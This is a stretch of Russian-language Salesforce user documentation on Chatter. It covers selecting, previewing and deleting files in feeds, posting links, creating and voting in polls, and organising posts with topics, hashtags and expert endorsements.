Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

В селекторе файлов представлен список файлов Salesforce, принадлежащих и доступных пользователю. В Salesforce Classic нажмите кнопку **«Файл»** над лентой и затем выберите файл из Salesforce. В Lightning Experience щелкните значок скрепки под сообщением, чтобы открыть окно выбора файла. По умолчанию на странице отображаются 25 файлов, которые были просмотрены последними.

Для поиска и просмотра определенной группы файлов в селекторе файлов выберите нужный фильтр на боковой панели.

- **«Все файлы»** — все собственные файлы пользователя и файлы, которые ему доступны, включая следующее:
  - файлы, доступные для совместного использования;
  - отслеживаемые файлы;
  - файлы в группах Chatter;
  - файлы в библиотеках;
  - Файлы, добавленные на ленту Chatter другими пользователями, включая файлы, добавленные во все общедоступные и личные группы, в которых участвует пользователь. Не предоставляется доступ к файлам, добавленным к личным группам, в которых не участвует пользователь.

  Этот фильтр доступен только в Salesforce Classic.
- **«Недавние»** — последние файлы, просмотренные пользователем.
- **«МОИ ФАЙЛЫ»** — все собственные файлы пользователя, общедоступные файлы и файлы, отслеживаемые пользователем.
  - **«Принадлежащие мне»** — файлы, которые...
    - Загружены на вкладку «Начальная страница» илистраницу «Файлы». Данные файлы являются личными и недоступными для других пользователей, но вы можете их просматривать, изменять, публиковать и добавлять в ленты Chatter.
    - Добавлены в ленты Chatter с компьютера пользователя.
    - Синхронизированы посредством папки Salesforce Files Sync.
    - Загружены в библиотеки Salesforce CRM Content, в которых участвует пользователь, и собственную библиотеку пользователя.

  - **«Используемые совместно со мной»** — все файлы, доступ к которым предоставлен в частном порядке или путем публикации в профиль пользователя.
  - **«Отслеживаемые»** — все файлы, отслеживаемые текущим пользователем. *(Требуется Chatter)*
- **«ФАЙЛЫ В МОИХ ГРУППАХ»** — все файлы, опубликованные текущим и другими пользователями в группах, участником которых является текущий пользователь. Отображаются последние пять просмотренных групп.
- **«ФАЙЛЫ В МОИХ БИБЛИОТЕКАХ»** — все файлы, загруженные текущим и другими пользователями в библиотеки, в которых участвует текущий пользователь, и все файлы, загруженные в личную библиотеку текущего пользователя. Отображаются первые пять библиотек со своим участием, включая личную библиотеку. Если текущий пользователь является участником большего количества библиотек, то для просмотра полного списка следует нажать **«Дополнительно»**.
- **«Синхронизированные»** — все файлы, синхронизированные в папке приложение "Синхронизация Salesforce Files". Данный фильтр доступен только пользователям с полномочием «Синхронизация файлов».
- **«ВНЕШНИЕ ФАЙЛЫ»**: все файлы, к которым предоставлен доступ во внешних источниках данных Files Connect. Поиск ограничен выбранным внешним источником данных.

Прим.:

- Список содержит только файлы из тех библиотек, участником которых является пользователь и для которых в определении полномочий библиотеки установлен флажок «Опубликовать содержимое в лентах Chatter» или «Управление библиотекой».
- Пользователи с полномочием «Синхронизация файлов» не видят фильтры **«Все файлы»**, **«МОИ ФАЙЛЫ»** и **«ФАЙЛЫ В МОИХ ГРУППАХ»**. При отсутствии полномочия «Синхронизация файлов» пользователям не отображается фильтр **«Синхронизированные»**.

Чтобы воспользоваться полем поиска, выполните указанные ниже действия.

1. Чтобы ограничить область поиска определенным набором файлов, выберите нужный фильтр на боковой панели.
2. Введите критерии поиска в поле поиска. Поиск может выполняться по имени, описанию, ответственному и типу файла, а также по тексту, доступному в этом файле.
3. Чтобы просмотреть отфильтрованный список файлов, соответствующих указанным критериям поиска, нажмите кнопку **«Поиск»**. Чтобы очистить критерии поиска, щелкните значок .

Элементы ниже не входят в список «Выбор файла для добавления».

- Документы на вкладке «Документы»
- Вложения из связанного списка «Примечания и вложения»
- Ссылки, добавленные в сообщения Chatter
- Файлы из личной библиотеки

СМ. ТАКЖЕ:

Поиск файлов

Выполнение действий с файлом в ленте Chatter

Ниже перечислены действия, которые могут быть выполнены над файлами в лентах.

- Предварительный просмотр: щелкните миниатюру файла или ссылку **«Дополнительные действия»** > **«Предварительный просмотр»** напротив нужного файла.
- Загрузить: щелкните ссылку **«Дополнительные действия»** > **«Загрузить»** напротив нужного файла.
- Загрузить новую версию: щелкните ссылку **«Дополнительные действия»** > **«Загрузить новую версию»** напротив нужного файла.
- Просмотреть страницу сведений о файле: щелкните имя файла или ссылку **«Дополнительные действия»** > **«Просмотр сведений о файле»** напротив нужного файла.
- Отслеживать: щелкните ссылку **«Отслеживать»** напротив нужного файла для получения обновлений в ленте Chatter. Чтобы отменить получение обновлений для отслеживаемого файла, щелкните .
- Опубликовать: щелкните ссылку **«Дополнительные действия»** > **«Параметры общего доступа к файлу»** напротив нужного файла для предоставления доступа людям, группам или по ссылке.
- При наличии полномочия «Синхронизация файлов» и ответственности за файл щелкните **«Синхронизировать»** для синхронизации файла между папкой Salesforce Files Sync на компьютере и Chatter. Чтобы отменить синхронизацию файла, щелкните **«Отменить синхронизацию»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Дополнительную информацию о том, кому и какие действия можно выполнять над файлами, см. в разделе «Кто может просматривать мой файл».

СМ. ТАКЖЕ:

Просмотр сведений о файле

Загрузка новой версии файла

Просмотр областей совместного использования файла

Загрузка и предварительный просмотр файла в ленте Chatter

Файлы, опубликованные в лентах Chatter, доступны не только для загрузки и сохранения, но и для предварительного просмотра в обозревателе.

Загрузка и предварительный просмотр файлов доступны в нескольких областях Chatter.

- На странице **«Файлы»**: щелкните ссылку > **«Загрузить»** или значок предварительного просмотра () рядом с нужным файлом.
- В любой ленте Chatter щелкните ссылку **«Дополнительные действия»** > **«Загрузить»** рядом с нужным файлом. Чтобы открыть файл для предварительного просмотра, щелкните его миниатюру или выберите ссылку **«Дополнительные действия»** > **«Предварительный просмотр»**.
- В списке «Файлы, принадлежащие...», доступном в профиле, щелкните ссылку > **«Загрузить»** или значок предварительного просмотра () напротив нужного файла.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

- В списке группы «Файлы, используемые совместно с...»: щелкните ссылку > **«Загрузить»** или значок предварительного просмотра ( ) рядом с нужным файлом.
- В связанном списке записи «Примечания и вложения»: чтобы загрузить файл, щелкните ссылку **«Загрузить»** рядом с нужным вложением ленты. Чтобы открыть файл для предварительного просмотра, щелкните ссылку **«Предварительный просмотр»**.

Для предварительного просмотра файла в обозревателе воспользуйтесь средством для расширенного просмотра документов. Ниже перечислены действия, доступные при использовании средства для расширенного просмотра документов.

- Чтобы просмотреть страницы документа, щелкните значок следующей ( ), предыдущей ( ), первой ( ) или последней страницы ( ) на панели инструментов или воспользуйтесь элементами контекстного меню **«Следующая страница»** и **«Предыдущая страница»**.
- Чтобы просмотреть длинный документ, воспользуйтесь полосой прокрутки (вместо параметров **«Следующая страница»** и **«Предыдущая страница»**). Функция непрерывной прокрутки недоступна в файлах PowerPoint.
- Чтобы открыть нужную страницу, введите ее номер и нажмите клавишу Enter.
- Чтобы просмотреть документ по ширине, выберите пункт контекстного меню **«По ширине страницы»**. Чтобы просмотреть весь документ, выберите пункт **«Страница целиком»**. Кроме того, значки и доступны на панели инструментов.
- Чтобы просмотреть документ в полноэкранном режиме, выберите пункт контекстного меню **«Полноэкранный»**. Чтобы закрыть полноэкранный режим, выберите пункт **«Выход»**. Кроме того, значки и доступны на панели инструментов.
- Выберите пункт контекстного меню **«Увеличить»** или **«Уменьшить»**. Кроме того, значки и доступны на панели инструментов.
- Чтобы просмотреть отдельные страницы документа, воспользуйтесь клавишами со стрелками. Откройте средство просмотра документов и нажмите нужную клавишу.
  - Клавиша со стрелкой вправо: переход на следующий слайд документа PowerPoint; переход на следующую страницу документа PDF, Word или Excel.
  - Клавиша со стрелкой влево: переход на предыдущий слайд документа PowerPoint; переход на предыдущую страницу документа PDF, Word или Excel.
  - Клавиша со стрелкой вверх: переход на следующий слайд документа PowerPoint; прокручивание документа PDF, Word или Excel вверх.
  - Клавиша со стрелкой вниз: переход на предыдущий слайд документа PowerPoint; прокручивание документа PDF, Word или Excel вниз.

Прим.:

- Некоторые файлы недоступны для предварительного просмотра (например, зашифрованные файлы; файлы, защищенные паролем; PDF-документы, защищенные от копирования; неизвестные типы файлов и файлы размером более 25 Мб). Для этих файлов параметр **«Предварительный просмотр»** недоступен в лентах и списковых представлениях. Файлы, просмотр которых невозможен, отмечены в ленте значками групповых файлов. Некоторые функции Microsoft Office 2007 при предварительном просмотре отображаются некорректно. Если файл поддерживает предварительный просмотр, но предварительный просмотр не существует, обратитесь к администратору Salesforce, который поможет восстановить предварительный просмотр.

- При использовании обозревателя Internet Explorer 11 параметр **«Предварительный просмотр»** открывает страницу сведений о файле.

СМ. ТАКЖЕ:

Кто может смотреть прикрепленные мной файлы и ссылки?

Удаление файлов и ссылок из лент

Удаление файлов и ссылок из лент

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Чтобы удалить ссылку из ленты Chatter, просто удалите соответствующее сообщение. Чтобы удалить файл, перейдите на страницу со сведениями о файле или на страницу с информацией о содержимом. Только ответственный за файл может его удалить. Пользователи с полномочием «Изменение всех данных» могут удалять все комментарии, сообщения, файлы и ссылки.

Удаление файла из ленты Chatter в записи

Существует два способа удаления файла из ленты Chatter в записи.

- Файл может быть удален из ленты Chatter путем удаления соответствующего сообщения. В этом случае удаляется не только сообщение, но и сам файл — из ленты и связанного списка «Примечания и вложения» (из источника файл не удаляется). Файл, который больше нигде не опубликован, становится личным. Доступ к файлу может быть предоставлен позже.
- Файл может быть удален из ленты Chatter путем нажатия ссылки **«Удал.»** рядом с нужным вложением ленты в связанном списке «Примечания и вложения». Если выполнить это действие, файл удаляется из всех лент Chatter, где он совместно использовался, и связанного списка «Примечания и вложения». Чтобы восстановить файл, щелкните «Корзина», выберите файл и нажмите кнопку **«Восстановить»**. Если файл был прикреплен с вашего компьютера, ленты Chatter, из группы или библиотеки Salesforce CRM Content, то в случае удаления этого файла из связанного списка «Примечания и вложения» файл удаляется из сообщения, но не из источника.

Удаление ссылки из ленты Chatter

Чтобы удалить ссылку из ленты Chatter, необходимо удалить соответствующее сообщение.

Удаление файла со страницы сведений о файле

Чтобы удалить файл из всех областей, где он был доступен, щелкните ссылку **«Удалить»** на странице сведений о файле. Если доступ к файлу был предоставлен по ссылке, то данная ссылка больше не сможет использоваться для доступа к файлу. Чтобы восстановить удаленный файл, щелкните ссылку **«Корзина»** на вкладке **«Начальная страница»**. Выберите файл и нажмите кнопку **«Восстановить»**. При этом файл восстанавливается во всех связанных областях, где он был доступен для совместного использования.

Удаление файла со страницы сведений о содержимом

Файл, опубликованный в Chatter, также добавляется в Salesforce CRM Content. Чтобы удалить файл из Chatter, Salesforce CRM Content и всех областей, где он был доступен для совместного использования, щелкните имя файла на вкладке «Библиотеки», «Содержимое» или «Подписки». Чтобы удалить файл, последовательно выберите **«Правка»** > **«Удалить содержимое»** на странице сведений о содержимом. Удаление файла Chatter со страницы сведений о содержимом приведет к удалению

файла из Salesforce CRM Content и Chatter. Чтобы восстановить удаленное содержимое, установите напротив него галочку и нажмите кнопку **«Восстановить»**.

СМ. ТАКЖЕ:

Доступность сообщений

Добавление ссылки в сообщение

Ссылки, добавленные в сообщения, могут быть доступны другим пользователям.

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

При публикации URL-адреса, поддерживающего мультимедийное содержимое, отображается предварительный просмотр связанного содержимого. Дополнительную информацию о поддерживаемых URL-адресах см. в разделе «Сайты, поддерживающие предварительный просмотр в сообщениях».

1. Щелкните ссылку **«Ссылка»** вверху ленты.
2. Введите нужный URL-адрес.
3. При необходимости заполните поле «Имя ссылки».

   В противном случае имя ссылки, отображаемое при предварительном просмотре, содержит заголовок или имя, используемое URL-адресом сайта.
4. При необходимости введите сообщение.

   В противном случае ссылка добавляется вместе с обобщенным обновлением.
5. Чтобы опубликовать сообщение в собственный профиль, выберите значение **«Мои отслеживающие»** под текстовым полем. Чтобы опубликовать сообщение в группу, выберите значение **«Группа»**. Введите часть имени группы в поле «Поиск групп» и выберите нужную группу из раскрывающегося списка. Разрешается выбирать только группы со своим участием.

   При публикации сообщения в профиль или запись другого пользователя значения **«Мои отслеживающие»** и **«Группа»** недоступны.
6. Нажмите **Предоставить общий доступ**.

СМ. ТАКЖЕ:

Сайты, поддерживающие предварительный просмотр в сообщениях

Сайты, поддерживающие предварительный просмотр в сообщениях

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Система Salesforce предоставляет мультимедийную поддержку для более чем 400 URL-адресов. При публикации поддерживаемого URL-адреса сообщение отображает предварительный просмотр содержимого по ссылке.

Embed.ly — сторонний сервис, обеспечивающий предварительный просмотр файлов, включая миниатюры, описания и видеопроигрыватели для ссылок на видеоматериалы. Если предварительный просмотр ссылки недоступен, то домен URL-адресов не поддерживается или платформе Embed.ly не удалось открыть содержимое для предварительного просмотра.

Мы не предоставляем компании Embed.ly доступ к содержимому, данным пользователей или организации. Предоставляются только URL-адреса, входящие в список разрешенных доменов Embed.ly. Список также содержит версии URL-адресов, сокращенных сторонними средствами, такими как bitly, goo.gl и tinyurl.com. Все наши URL-запросы проходят через прокси-сервер Salesforce. Компания Embed.ly никогда не получает прямые вызовы от клиентов и не может просматривать сведения об авторе URL-запроса.

Прим.: Список поддерживаемых URL-доменов представлен в разделе «URL-домены для предварительных просмотров обогащенных ссылок в лентах».

СМ. ТАКЖЕ:

Добавление ссылки в сообщение

Публикация опроса

Опросы

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Опросы предназначены для сбора мнений. Чтобы принять участие в опросе, пользователь должен проголосовать за один из предложенных вариантов, опубликованных в сообщении ленты.

Опрос — это эффективный способ сбора мнений. Например, пользователь назначен ответственным за проведение ежегодной встречи торговых представителей и должен определить оптимальное время ее проведения. Чтобы не рассылать всем сотрудникам организации сообщения эл. почты, пользователь может создать опрос в группе Chatter, участники которого должны выбрать одну из предложенных дат.

Опубликованный опрос доступен для участия всем пользователям, имеющим доступ к ленте или опросу. Именно поэтому, рекомендуем внимательно выбирать целевую аудиторию опроса. Например, опрос, опубликованный в личную группу, доступен только ее участникам. Ниже перечислены рекомендации по работе с опросами.

- Созданный опрос может содержать не более 10 вариантов.
- Участник опроса может выбрать только один вариант.
- Опросы проводятся анонимно. Создатель опроса может просмотреть общее количество участников, но не их имена.
- Чтобы просмотреть последние результаты опроса и общее количество участников, щелкните ссылку **«Обновить»**.
- Опрос не может быть опубликован повторно.
- Участники могут выбрать только один вариант. При необходимости они могут переголосовать.
- Вопрос, опубликованный в опросе, может содержать упоминания или хэштеги.

- Темы могут быть добавлены в вопрос из опубликованного опроса.
- Параметры электронных уведомлений, настроенные на странице «Параметры эл. почты Chatter», одинаково применяются к сообщениям и опросам. Например, пользователь, который получает электронные уведомления о добавлении новых комментариев к опубликованному сообщению, также получает электронные уведомления о добавлении новых комментариев к опубликованному опросу.

Прим.: Суммарный результат опроса не всегда составляет 100% ввиду округления текущих процентных значений. Например, если опрос содержит три варианта, за каждый из которых проголосовало по одному пользователю, то суммарный результат составляет 99%.

СМ. ТАКЖЕ:

Выбор понравившихся сообщений и комментариев

Создание опроса

Опрос, опубликованный в ленту, — это эффективный способ сбора мнений.

1. Щелкните ссылку **«Опрос»** вверху ленты.
2. Введите нужный вопрос в текстовое поле.

   Добавьте хэштег или упоминание.
3. Введите не менее двух вариантов.

   Чтобы добавить вариант, щелкните ссылку **«Добавить варианты»**. Разрешается вводить не более 10 вариантов.
4. Выберите целевую аудиторию опроса: отслеживающие или группа.

   Если опрос публикуется в группу, выберите имя нужной группы из раскрывающегося списка.
5. Чтобы опубликовать опрос, нажмите кнопку **«Опубликовать»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

СМ. ТАКЖЕ:

Голосование в опросе

Голосование в опросе

1. Просмотрите сообщение, содержащее опрос, и выберите нужный вариант.

   Участник опроса может выбрать только один вариант.
2. Нажмите кнопку **«Голосовать»**.

   При этом сообщение отображает текущие результаты опроса. Чтобы переголосовать, щелкните ссылку **«Изменить голос»** и выберите другой вариант.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Прим.: Суммарный результат опроса не всегда составляет 100% ввиду округления текущих процентных значений. Например, если опрос содержит три варианта, за каждый из которых проголосовало по одному пользователю, то суммарный результат составляет 99%.

СМ. ТАКЖЕ:

Создание опроса

Категоризация сообщений по темам

Категоризация сообщений по темам

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Enterprise Edition**, **Professional Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** и **Developer Edition**

Чтобы просмотреть темы, обсуждаемые пользователями организации, воспользуйтесь списком тем. Данный список содержит имена всех тем, включая темы, используемые исключительно в личных группах и записях.

Чтобы просмотреть список тем, щелкните ссылку **«Темы»** на левой боковой панели страницы Chatter.

Ниже перечислены действия, доступные в списке тем.

- Чтобы просмотреть страницу сведений о теме, щелкните имя нужной темы.
- Чтобы просмотреть обновления в ленте Chatter, щелкните ссылку **«Отслеживать»**.
- Чтобы уточнить область поиска, отфильтруйте список тем.
- Выполните поиск тем по имени.

  Совет: Чтобы выполнить поиск по имени и описанию темы, воспользуйтесь функцией глобального поиска.

Фильтры для сортировки списка тем

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Чтобы ограничить список тем избранными или используемыми темами, рекомендуем сначала отфильтровать темы, а затем применить сортировку по количеству участников обсуждения или по имени.

Чтобы отфильтровать темы в списке «Темы», выберите нужный критерий в параметре «Показать».

Все
Все темы, добавленные в сообщения организации.

Мое избранное
Темы, добавленные в избранное.

Используемые темы
Темы, добавленные в сообщения, и темы прокомментированных сообщений.

Чтобы отсортировать отфильтрованные темы, воспользуйтесь столбцами ниже.

Участники данного обсуждения
Сортировка по количеству участников обсуждения. А именно:

- Количество пользователей, добавивших данную тему в обновления
- Количество пользователей, прокомментировавших сообщения с данной темой

Имя
Сортировка по имени темы.

Просмотр сведений о теме

Чтобы просмотреть описание темы и ленту, содержащую обновления для темы от всех пользователей и общедоступных групп, просмотрите страницу сведений о теме.

Чтобы открыть страницу сведений о теме, щелкните нужную тему или хэштег. Ниже перечислены действия, доступные на странице сведений о теме.

- Чтобы быстро найти соответствующие сведения, воспользуйтесь поиском по ленте темы. Чтобы получить дополнительную информацию о теме, а также просмотреть список людей и общедоступных групп, которые интересуются данной темой, просмотрите ленту.
- Добавьте сообщение прямо в ленту темы. Сообщение будет автоматически доступно отслеживающим пользователям. При необходимости добавьте сообщение в группу, в которую входите, используя функцию упоминания @mention. Добавление сообщения в ленту темы инициирует автоматическое добавление темы в сообщение.
- Просмотрите знатоков темы и подтвердите людей, считающихся знатоками. Список «Знатоки» позволяет пользователям скрывать самих себя.
- Чтобы начать отслеживание темы и просматривать обновления темы в ленте, щелкните ссылку **«Отслеживать»**.
- Измените имя и описание темы. Щелкните значок в верхнем правом углу и выберите пункт «Редактировать сведения». Разрешается изменять только регистр и интервал между именами тем.

  Прим.: Имена и описания тем, включая темы, отображающиеся только в личных группах и записях, являются общедоступными. Сообщения или записи с темами и сообщения или записи без тем используют одинаковые параметры безопасности и конфиденциальности.

- Чтобы просмотреть дополнительную информацию о теме, воспользуйтесь доступными списками на правой боковой панели.

  Связанные темы
  Другие темы, добавленные вместе с текущей темой.

  Недавние файлы
  Доступные файлы, опубликованные в ленту темы последними.

  Группы обсуждения
  Общедоступные группы и группы со своим участием, использовавшие данную тему последними.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Enterprise Edition**, **Professional Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления текущих тем в сообщения и комментарии:
- Назначение тем

Для редактирования имен и описаний тем:
- Полномочие «Редактирование» тем

Отслеживание тем

Отслеживание тем позволяет пользователю просматривать обновления в ленте Chatter.

Чтобы начать отслеживание темы, щелкните ссылку **«Отслеживать»** в одной из перечисленных ниже областей.


- Список тем
- Страница сведений о теме

  Если рядом с кнопкой **«Отслеживать»** на странице сведений о теме имеется значок +, у вас больше возможностей. Нажмите кнопку, чтобы увидеть возможности отслеживания темы и добавления ее в новый или существующий поток. Для отслеживания темы из меню щелкните **«Что я отслеживаю»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Enterprise Edition**, **Professional Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** и **Developer Edition**



Прим.: В Lightning Experience потоки можно найти на начальной странице Chatter.

Разрешается отслеживать не более 500 людей, тем и записей. Чтобы просмотреть количество отслеживаемых элементов, воспользуйтесь списком «Отслеживание» в профиле.

Чтобы отменить отслеживание темы, щелкните значок × напротив ссылки «Отслеживание». Обновления, публикуемые для темы, отслеживание которой отменено, не отображаются в ленте Chatter.

Если ваш администратор отключит отслеживание ленты для тем, вы не сможете отслеживать новые темы. Однако вы сможете продолжать их отслеживать, когда эта функция будет включена вновь. Данные темы учитываются ограничением по количеству отслеживаемых людей, тем и записей. Чтобы отменить отслеживание темы после отключения функции отслеживания лент, воспользуйтесь интерфейсом Chatter REST API.

СМ. ТАКЖЕ:

Создание потока из профиля или сведений о записи

Поиск и подтверждение знатоков темы

Пользователи могут находить и определять экспертов посредством раздела «Знатоки» страниц тем и вкладки «Общие сведения» страниц профилей.

Страница темы отображает пять лучших знатоков данной темы на основе их активности и полученного признания. Например, Chatter использует частоту:

- упоминания людей в сообщениях или комментариях к сообщениям, содержащих тему;
- получения людьми предпочтений по комментариям к сообщениям, содержащим тему;
- получения людьми подтверждений для темы.


  Подтверждения — это верный признак наличия знаний. Другими словами, пользователь, компетентность которого подтверждается другим пользователем, автоматически добавляется в список знатоков.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Enterprise Edition**, **Professional Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** и **Developer Edition**

Прим.: Список знатоков составляется и обновляется один раз в день.



Чтобы изменить подтверждения, выполните указанные ниже действия.


- Чтобы подтвердить компетентность пользователя, щелкните ссылку **«Подтвердить»** под именем нужного пользователя. При отсутствии нужного пользователя в разделе «Знатоки» щелкните ссылку **«Подтвердить людей»** для просмотра полного списка и поиска других пользователей. (Система не позволяет подтверждать самого себя, пользователей Chatter Free и клиентов.)
- Чтобы удалить подтверждение пользователя, щелкните значок напротив ссылки «Подтверждено» под именем нужного пользователя. Пользователь, подтверждение которого удалено, может остаться в списке знатоков, при условии, что он подтвержден другими людьми или является активным участником темы.

Чтобы удалить самого себя из списка знатоков, выполните указанные ниже действия.

- Щелкните ссылку **«Скрыть меня»** под собственным именем. Данное действие позволяет скрыть собственное имя от других пользователей. Чтобы восстановить самого себя в списке знатоков, щелкните ссылку **«Подтвердить людей»** и выберите **«Показать меня»** напротив собственного имени.

Чтобы просмотреть все навыки пользователя, выполните указанные ниже действия.

- Откройте вкладку «Общие сведения» на странице профиля пользователя. Чтобы просмотреть страницу сведений о теме, щелкните имя нужной темы. Чтобы добавить или удалить подтверждения, щелкните значок положительной оценки.



Важное замечание: При включении функции «Навыки Work.com» навыки заменяют профильные темы на страницах профилей. (Навыки пользователей сообществ Salesforce заменяют темы только в стандартном сообществе.) Самозаявленные навыки учитываются при вычислении уровней знаний.

СМ. ТАКЖЕ:

Общие сведения о навыках

Добавление тем в сообщения

Чтобы систематизировать сообщения или повысить их доступность, рекомендуем добавить темы. Темы могут быть добавлены в собственные сообщения сразу после публикации или любые сообщения ленты в любое время.

Прим.: Имена всех тем, включая темы, используемые исключительно в личных группах или записях, отображаются в списке тем; имена и описания всех тем доступны для поиска.

Прим.: При добавлении тем к сообщениям, содержащим файлы, темы также добавляются и к этим файлам.

1. Щелкните значок в верхнем углу сообщения.
2. Щелкните **«Добавить темы»** или **«Редактировать темы»**.
3. Начните вводить текст в редакторе тем. По мере ввода выберите одну из предложенных тем или продолжите ввод для создания собственной уникальной темы. Чтобы добавить несколько тем, введите темы через запятую.

   Запятые и закрывающие квадратные скобки автоматически завершают ввод темы. Использование других знаков препинания, символов и разделителей в именах тем разрешено.

   Сообщения могут содержать не более 10 тем.
4. По завершении нажмите кнопку **«Готово»** или клавишу ENTER.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления текущих тем в сообщения и комментарии:

- Назначение тем

Для добавления новых тем в сообщения и комментарии:

- Создание тем

Добавленные темы преобразуются в ссылки на страницы сведений о темах.

СМ. ТАКЖЕ:

Добавление тем с хештегами в сообщения и комментарии

Добавление темы в избранное

Добавление тем с хештегами в сообщения и комментарии

Чтобы систематизировать сообщения и комментарии или повысить их доступность, рекомендуем использовать темы.

Например, публикуемое обновление о работе над презентацией для компании «Опытный садовник» может быть дополнено темой с хэштегом **#Опытный садовник**. Чтобы получить дополнительную информацию о компании «Опытный садовник», а также просмотреть список людей и групп, участвующих в соответствующих обсуждениях, щелкните тему.

Прим.: При добавлении тем к сообщениям, содержащим файлы, темы также добавляются и к этим файлам.

Чтобы добавить тему с хэштегом, выполните указанные ниже действия.

1. При создании обновления введите символ # и нужный текст. По мере ввода выберите одну из предложенных тем или нажмите клавишу ENTER для добавления новой темы, содержащей не более трех слов.

   Запятые и закрывающие квадратные скобки автоматически завершают ввод темы. Использование других знаков препинания, символов и разделителей в именах тем разрешено.

2. Нажмите **Предоставить общий доступ**.

   Тема с хэштегом преобразуется в ссылку на страницу сведений о теме. Тема (без хэштега) также автоматически добавляется в сообщение верхнего уровня. Например, добавление хэштега **#Опытный садовник** в комментарий к сообщению сотрудника инициирует добавление темы **Опытный садовник** в сообщение сотрудника.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

